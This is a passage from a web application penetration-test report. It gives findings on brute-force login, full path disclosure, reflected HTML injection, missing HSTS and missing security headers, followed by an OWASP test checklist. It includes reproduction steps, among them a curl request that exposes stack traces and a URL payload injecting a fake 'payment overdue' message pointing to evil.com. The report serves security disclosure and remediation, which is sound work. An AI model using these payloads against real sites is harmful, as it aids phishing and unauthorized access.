  "login": "login",
  "password": "pass123"
}
```

- Now we can perform a real-life attack using the burp suite Intruder tool to send 3000+ requests.



### **Recommendations:**

The most obvious way to block brute-force attacks is to lock out accounts after a defined number of incorrect password attempts. Account lockouts can last a specific duration, such as one hour, or the accounts could remain locked until manually unlocked by an administrator.

The application should return the general message "Email or password is wrong" even after the account is locked. Also, notify the user via email and force him to change the password.

### **References:**

- [https://owasp.org/www-community/controls/Blocking\\_Brute\\_Force\\_Attacks](https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks)
- <https://www.imperva.com/learn/application-security/brute-force-attack>



### 4.4.3 Full Path Disclosure

**Severity:** Low

**Location:**

- [APPLICATION\_ENDPOINT]

**Impact:**

Attackers may abuse the knowledge of a system's full path and use it in combination with file inclusion vulnerabilities to steal configuration files regarding the web application or the rest of the operating system.

**Vulnerability Details:**

Full Path Disclosure (FPD) vulnerabilities enable the attacker to see the path to the webroot/file, such as `/home/omg/htdocs/file/`.

Certain vulnerabilities, such as using the `load_file()` (within a [SQL Injection](#)) query to view the page source, require the attacker to have the full path to the file they wish to view.

**Steps to Reproduce:**

1. Log in to [APPLICATION] account
2. Grab the cookie from browser( DevTools → Application → Cookies )
3. Execute this `curl` command with cookies from previous step:

```
curl -i -s -k -X $'OPTIONS' \  
  -H $'Host: [DOMAIN]' -H $'Sec-Ch-Ua: \"Chromium\";v=\"91\", \" Not;A  
Brand\";v=\"99\"' -H $'Accept: application/json, text/plain, */*' -H $'X-Csrft-Token:  
wF21ZR8F10UztpcncuCrMpNPSMx6aza80SSfzk5ENDw' -H $'Sec-Ch-Ua-Mobile: ?0' -H $'User-Agent:  
Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/91.0.4472.101 Safari/537.36' -H $'Sec-Fetch-Site: same-origin' -H  
$'Sec-Fetch-Mode: cors' -H $'Sec-Fetch-Dest: empty' -H $'Accept-Encoding: gzip, deflate'  
-H $'Accept-Language: en-US,en;q=0.9' -H $'Connection: close' \  
  -b $'sid_test=YOUR_COOKIE_HERE' \  
  $'[DOMAIN]'
```

4. Previous action will perform request to server:

HTTP request:

```
OPTIONS [APPLICATION_ENDPOINT] HTTP/1.1  
Host: [DOMAIN]  
Cookie: sid_test=COOKIE_VALUE  
Sec-Ch-Ua: \"Chromium\";v=\"91\", \" Not;A Brand\";v=\"99\"  
Accept: application/json, text/plain, */*  
X-Csrft-Token: CSRF_TOKEN  
Sec-Ch-Ua-Mobile: ?0  
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/91.0.4472.101 Safari/537.36  
Sec-Fetch-Site: same-origin  
Sec-Fetch-Mode: cors  
Sec-Fetch-Dest: empty  
Accept-Encoding: gzip, deflate  
Accept-Language: en-US,en;q=0.9  
Connection: close
```

5. And server will give files urls in response:

HTTP response:

```
HTTP/1.1 405 Method Not Allowed
Server: nginx/1.14.0 (Ubuntu)
Date: [DATE]
Content-Type: application/json
Connection: close
Allow: GET, PUT
Vary: Accept
Cache-Control: private, must-revalidate
pragma: no-cache
expires: -1
Content-Length: 8756

{
  "message": "No route found for \"OPTIONS [APPLICATION_ENDPOINT]\": Method Not
Allowed (Allow: GET, PUT)",
  "file": "[FULL_SYSTEM_PATH]",
  "line": 42,
  "args": []
},
{
  "namespace": "[NAMESPACE_NAME]",
  "short_class": "[CLASS_ALIAS]",
  "class": "[CLASS_NAME]",
  "type": "->",
  "function": "[FUNCTION_NAME]",
  "file": "[FULL_SYSTEM_PATH]",
  "file": "[FULL_SYSTEM_PATH]",
  "file": "[FULL_SYSTEM_PATH]"
}
```

### *Recommendations:*

To mitigate this issue it is recommended to do just a simple configuration change. Look at these instructions for [Apache](#) and [IIS](#), which are two of the more popular web servers. Every web server should have documentation that describes how to configure this setting.

### *References:*

- [https://owasp.org/www-community/attacks/Full\\_Path\\_Disclosure](https://owasp.org/www-community/attacks/Full_Path_Disclosure)
- <https://premium.wpmudev.org/forums/topic/wp-checkup-how-to-fix-full-path-disclosure-error/>
- <https://security.stackexchange.com/questions/183669/how-to-fix-path-disclosure-vulnerability>

#### 4.4.4 Reflected HTML Injection for old web browsers

**Severity:** Low

**Location:**

- `[APPLICATION_ENDPOINT]/?preview=""</script><h4>Your_payment_is_overdue!<p>Visit_payment_page!</p>evil.com</h4>`

**Impact:**

Attackers can add malicious HTML code to the URL, share it, and it will be executed via an old browser.

**Vulnerability Details:**

HTML Injection is an attack that is similar to Cross-site Scripting (XSS). While in the XSS vulnerability the attacker can inject and execute Javascript code, the HTML injection attack only allows the injection of certain HTML tags. When an application does not properly handle user-supplied data, an attacker can supply valid HTML code, typically via a parameter value, and inject their content into the page. This attack is typically used in conjunction with some form of social engineering, as the attack is exploiting a code-based vulnerability and a user's trust.

**Steps To Reproduce:**

1. You can just copy this URL with HTML code in it:  
"`[APPLICATION_ENDPOINT]/?preview=%E2%80%99%20%3C/script%3E%3C/h4%3EYour_payment_is_overdue!%3Cp%3EVisit%20payment_page!%3C/p%3Eevil.com%3C/h4%3E`"
2. Paste it in any old browser, like IE. It will send this request:

**HTTP request:**

```
GET /?preview='</script><h4>Your_payment_is_overdue!<p>Visit_payment_page!</p>evil.com</h4> HTTP/1.1
Host: [DOMAIN]
Cookie: [COOKIE]
Sec-Ch-Ua: "Chromium";v="91", " Not;A Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: iframe
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

3. And here, it will be executed in the browser:

HTTP response:


```
HTTP/1.1 200 Ok
...

<html lang="en">
<head>
  <meta charset="UTF-8">

  <meta name="viewport" content="width=device-width, initial-scale=1">

  <title>[TITLE]</title>
  <meta name="description" content="test" />
  <meta property="og:title" content="kvito | Scheduling and Booking Website" />
  <meta property="og:description" content="test" />
  <meta property="og:url" content="[APPLICATION_ENDPOINT]/?preview=''">
  <h4>Your_payment_is_overdue!<p>Visit _payment_page!</p>evil.com</h4>
  ...
```

4. Now, we can see, that page was changed by adding malicious code from the URL:



*Recommendations:*

- The developer should set up his HTML script which filters the metacharacters from user inputs.
- The developer should implement functions to validate the user inputs such that they do not contain any specific tag that can lead to **virtual defacements**.

*References:*

- <https://www.imperva.com/learn/application-security/html-injection/>
- <https://www.jigsawacademy.com/blogs/cyber-security/html-injection/>

## 4.4.5 Unencrypted communication

**Severity:** Low

**Location:**

- [APPLICATION\_ENDPOINT]

**Impact:**

This creates an opportunity for a man-in-the-middle attack. The redirect could be exploited to direct visitors to a malicious site instead of the secure version of the original site.

**Vulnerability Details:**

If a website accepts a connection through HTTP and redirects to HTTPS, visitors may initially communicate with the non-encrypted version of the site before being redirected, if, for example, the visitor types `http://www.example.com/` or even just `example.com`.

The HTTP Strict Transport Security header informs the browser that it should never load a site using HTTP and should automatically convert all attempts to access the site using HTTP to HTTPS requests instead.


**Steps to reproduce:**

1. Send a request to the application using the curl command below and notice that the server returns *200 status code*.

```
$ curl -o /dev/null -s -w "%{http_code}\n" "[APPLICATION_ENDPOINT]"
```

200

2. Follow the link ([APPLICATION\_ENDPOINT]) on the web browser and check if the application uses *HTTP* instead of *HTTPS*.



**Recommendations:**

The application should instruct web browsers to only access the application using HTTPS. To do this, enable HTTP Strict Transport Security (HSTS) by adding a response header with the name 'Strict-Transport-Security' and the value 'max-age=expireTime'. Consider adding the 'includeSubDomains' flag if appropriate.

*References:*

- <https://hstspreload.org/>
- <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security>

## 4.5 Informational severity findings

### 4.5.1 Missing security headers

**Severity:** Informational

**Location:**

- [\[APPLICATION\\_ENDPOINT\]](#)

**Impact:**

The lack of headers that have been made for security allows various vulnerabilities to be easier to operate.

**Vulnerability Details:**

HTTP security headers provide an additional layer of security by restricting behaviors that the browser and server allow once the web application is running. Implementing the right headers is a crucial aspect of a best-practice application setup.

**Steps to reproduce:**

1. Checking security headers using the [shcheck tool](#):

```
$ python3 shcheck.py -d --proxy="http://127.0.0.1:8080" [APPLICATION_ENDPOINT] -i -x -k
-a 'Cookie: [COOKIE]'
```

```
=====
> shcheck.py - santoru .....
-----
Simple tool to check security headers on a webserver
=====
```

```
[*] Analyzing headers of [APPLICATION_ENDPOINT]
[*] Effective URL: [APPLICATION_ENDPOINT]
[!] Missing security header: X-XSS-Protection
[*] Header X-Frame-Options is present! (Value: SAMEORIGIN)
[!] Missing security header: X-Content-Type-Options
[!] Missing security header: Content-Security-Policy
[!] Missing security header: X-Permitted-Cross-Domain-Policies
[!] Missing security header: Referrer-Policy
[!] Missing security header: Expect-CT
[!] Missing security header: Permissions-Policy
[!] Missing security header: Cross-Origin-Embedder-Policy
[!] Missing security header: Cross-Origin-Resource-Policy
[!] Missing security header: Cross-Origin-Opener-Policy

[*] No information disclosure headers detected

[!] Cache control header Cache-Control is present! Value: no-cache)
-----
[!] Headers analyzed for [APPLICATION_ENDPOINT]
[+] There are 1 security headers
[-] There are not 10 security headers
```

2. Screenshot of the result.



```
=====
Simple tool to check security headers on a webserver
=====

[*] Analyzing headers of https://www.owasp.org/
[*] Effective URL: https://www.owasp.org/
[!] Missing security header: X-XSS-Protection
[*] Header X-Frame-Options is present! (Value: SAMEORIGIN)
[!] Missing security header: X-Content-Type-Options
[!] Missing security header: Content-Security-Policy
[!] Missing security header: X-Permitted-Cross-Domain-Policies
[!] Missing security header: Referrer-Policy
[!] Missing security header: Expect-CT
[!] Missing security header: Permissions-Policy
[!] Missing security header: Cross-Origin-Embedder-Policy
[!] Missing security header: Cross-Origin-Resource-Policy
[!] Missing security header: Cross-Origin-Opener-Policy

[*] No information disclosure headers detected

[!] Cache control header Cache-Control is present! Value: no-cache)
-----
[!] Headers analyzed for https://www.owasp.org/
[+] There are 1 security headers
[-] There are not 10 security headers
```

#### *Recommendations:*

Implement basic security headers and regularly update them to prevent the most popular attacks.

#### *References:*

- <https://owasp.org/www-project-secure-headers/>

# APPENDIX A - Performed tests according to OWASP Web Security Testing Guide

Category	Test Name	Risk
<b>Information Gathering</b>		
WSTG-INFO-01	Conduct Search Engine Discovery and Reconnaissance for Information Leakage	Safe
WSTG-INFO-02	Fingerprint Web Server	Unsafe
WSTG-INFO-03	Review Webserver Metafiles for Information	Safe
WSTG-INFO-04	Enumerate Applications on Webserver	Safe
WSTG-INFO-05	Review Webpage Comments and Metadata for Information Leakage	Safe
WSTG-INFO-06	Identify Application Entry Points	Safe
WSTG-INFO-07	Map Execution Paths Through Application	Safe
WSTG-INFO-09	Fingerprint Web Application Framework	Unsafe
WSTG-INFO-09	Fingerprint Web Application	Safe
WSTG-INFO-10	Map Application Architecture	Safe
<b>Configuration and Deploy Management Testing</b>		
WSTG-CONF-01	Test Network Infrastructure Configuration	Safe
WSTG-CONF-02	Test Application Platform Configuration	Safe
WSTG-CONF-03	Test File Extensions Handling for Sensitive Information	Safe
WSTG-CONF-04	Backup and Unreferenced Files for Sensitive Information	Safe
WSTG-CONF-05	Enumerate Infrastructure and Application Admin Interfaces	Safe
WSTG-CONF-06	Test HTTP Methods	Safe
WSTG-CONF-07	Test HTTP Strict Transport Security	Safe
WSTG-CONF-08	Test RIA Cross Domain Policy	Safe
WSTG-CONF-09	Test File Permission	Safe
WSTG-CONF-10	Test for Subdomain Takeover	Safe
WSTG-CONF-11	Test Cloud Storage	Safe
<b>Identity Management Testing</b>		
WSTG-IDNT-01	Test Role Definitions	Unsafe
WSTG-IDNT-02	Test User Registration Process	Unsafe
WSTG-IDNT-03	Test Account Provisioning Process	Safe
WSTG-IDNT-04	Testing for Account Enumeration and Guessable User Account	Safe

WSTG-IDNT-05	Testing for Weak or Unenforced Username Policy	Safe
<b>Authentication Testing</b>		
WSTG-ATHN-01	Testing for Credentials Transported over an Encrypted Channel	Safe
WSTG-ATHN-02	Testing for Default Credentials	Safe
WSTG-ATHN-03	Testing for Weak Lock Out Mechanism	Unsafe
WSTG-ATHN-04	Testing for Bypassing Authentication Schema	Safe
WSTG-ATHN-05	Testing for Vulnerable Remember Password	Safe
WSTG-ATHN-06	Testing for Browser Cache Weakness	Safe
WSTG-ATHN-07	Testing for Weak Password Policy	Safe
WSTG-ATHN-08	Testing for Weak Security Question Answer	Safe
WSTG-ATHN-09	Testing for Weak Password Change or Reset Functionalities	Safe
WSTG-ATHN-10	Testing for Weaker Authentication in Alternative Channel	Safe
<b>Authorization Testing</b>		
WSTG-ATHZ-01	Testing Directory Traversal - File Include	Safe
WSTG-ATHZ-02	Testing for Bypassing Authorization Schema	Unsafe
WSTG-ATHZ-03	Testing for Privilege Escalation	Safe
WSTG-ATHZ-04	Testing for Insecure Direct Object References	Unsafe
<b>Session Management Testing</b>		
WSTG-SESS-01	Testing for Bypassing Session Management Schema	Unsafe
WSTG-SESS-02	Testing for Cookies Attributes	Safe
WSTG-SESS-03	Testing for Session Fixation	Safe
WSTG-SESS-04	Testing for Exposed Session Variables	Safe
WSTG-SESS-05	Testing for Cross Site Request Forgery	Unsafe
WSTG-SESS-06	Testing for Logout Functionality	Unsafe
WSTG-SESS-07	Test Session Timeout	Safe
WSTG-SESS-08	Testing for Session Puzzling	Safe
WSTG-SESS-09	Testing for Session Hijacking	Safe
<b>Input Validation Testing</b>		
WSTG-INPV-01	Testing for Reflected Cross Site Scripting	Safe
WSTG-INPV-02	Testing for Stored Cross Site Scripting	Safe
WSTG-INPV-03	Testing for HTTP Verb Tampering	Safe
WSTG-INPV-04	Testing for HTTP Parameter pollution	Safe
WSTG-INPV-05	Testing for SQL Injection	Safe
WSTG-INPV-06	Testing for LDAP Injection	N/A

WSTG-INPV-07	Testing for XML Injection	Safe
WSTG-INPV-08	Testing for SSI Injection	Safe
WSTG-INPV-09	Testing for XPath Injection	Safe
WSTG-INPV-10	IMAP/SMTP Injection	N/A
WSTG-INPV-11	Testing for Code Injection	Safe
WSTG-INPV-12	Testing for Command Injection	Safe
WSTG-INPV-13	Testing for Format String	Safe
WSTG-INPV-14	Testing for Incubated Vulnerabilities	Safe
WSTG-INPV-15	Testing for HTTP Splitting/Smuggling	Safe
WSTG-INPV-16	Testing for HTTP Incoming Requests	Safe
WSTG-INPV-17	Testing for Host Header Injection	Safe
WSTG-INPV-18	Testing for Server Side Template Injection	Safe
WSTG-INPV-19	Testing for Server-Side Request Forgery	Safe
<b>Error Handling</b>		
WSTG-ERRH-01	Analysis of Error Codes	Unsafe
WSTG-ERRH-02	Analysis of Stack Traces	Safe
<b>Cryptography</b>		
WSTG-CRYP-01	Testing for Weak SSL TLS Ciphers Insufficient Transport Layer Protection	Safe
WSTG-CRYP-02	Testing for Padding Oracle	Safe
WSTG-CRYP-03	Testing for Sensitive Information Sent Via Unencrypted Channels	Safe
WSTG-CRYP-04	Testing for Weak Encryption	Safe
<b>Business Logic Testing</b>		
WSTG-BUSL-01	Test Business Logic Data Validation	Unsafe
WSTG-BUSL-02	Test Ability to Forge Requests	Safe
WSTG-BUSL-03	Test Integrity Checks	Safe
WSTG-BUSL-04	Test for Process Timing	Safe
WSTG-BUSL-05	Test Number of Times a Function Can be Used Limits	Safe
WSTG-BUSL-06	Testing for the Circumvention of Work Flows	Unsafe
WSTG-BUSL-07	Test Defenses Against Application Misuse	Safe
WSTG-BUSL-08	Test Upload of Unexpected File Types	Safe
WSTG-BUSL-09	Test Upload of Malicious Files	Safe
<b>Client Side Testing</b>		
WSTG-CLNT-01	Testing for DOM based Cross Site Scripting	Safe
WSTG-CLNT-02	Testing for JavaScript Execution	Safe

WSTG-CLNT-03	Testing for HTML Injection	Safe
WSTG-CLNT-04	Testing for Client Side URL Redirect	Safe
WSTG-CLNT-05	Testing for CSS Injection	Safe
WSTG-CLNT-06	Testing for Client Side Resource Manipulation	Safe
WSTG-CLNT-07	Test Cross Origin Resource Sharing	Safe
WSTG-CLNT-08	Testing for Cross Site Flashing	Safe
WSTG-CLNT-09	Testing for Clickjacking	Safe
WSTG-CLNT-10	Testing WebSockets	N/A
WSTG-CLNT-11	Test Web Messaging	Safe
WSTG-CLNT-12	Testing Browser Storage	Safe
WSTG-CLNT-13	Testing for Cross Site Script Inclusion	Safe
<b>Client Side Testing</b>		
WSTG-APIT-01	Testing GraphQL	N/A

## APPENDIX B - Performed tests according to OWASP Mobile Security Testing Guide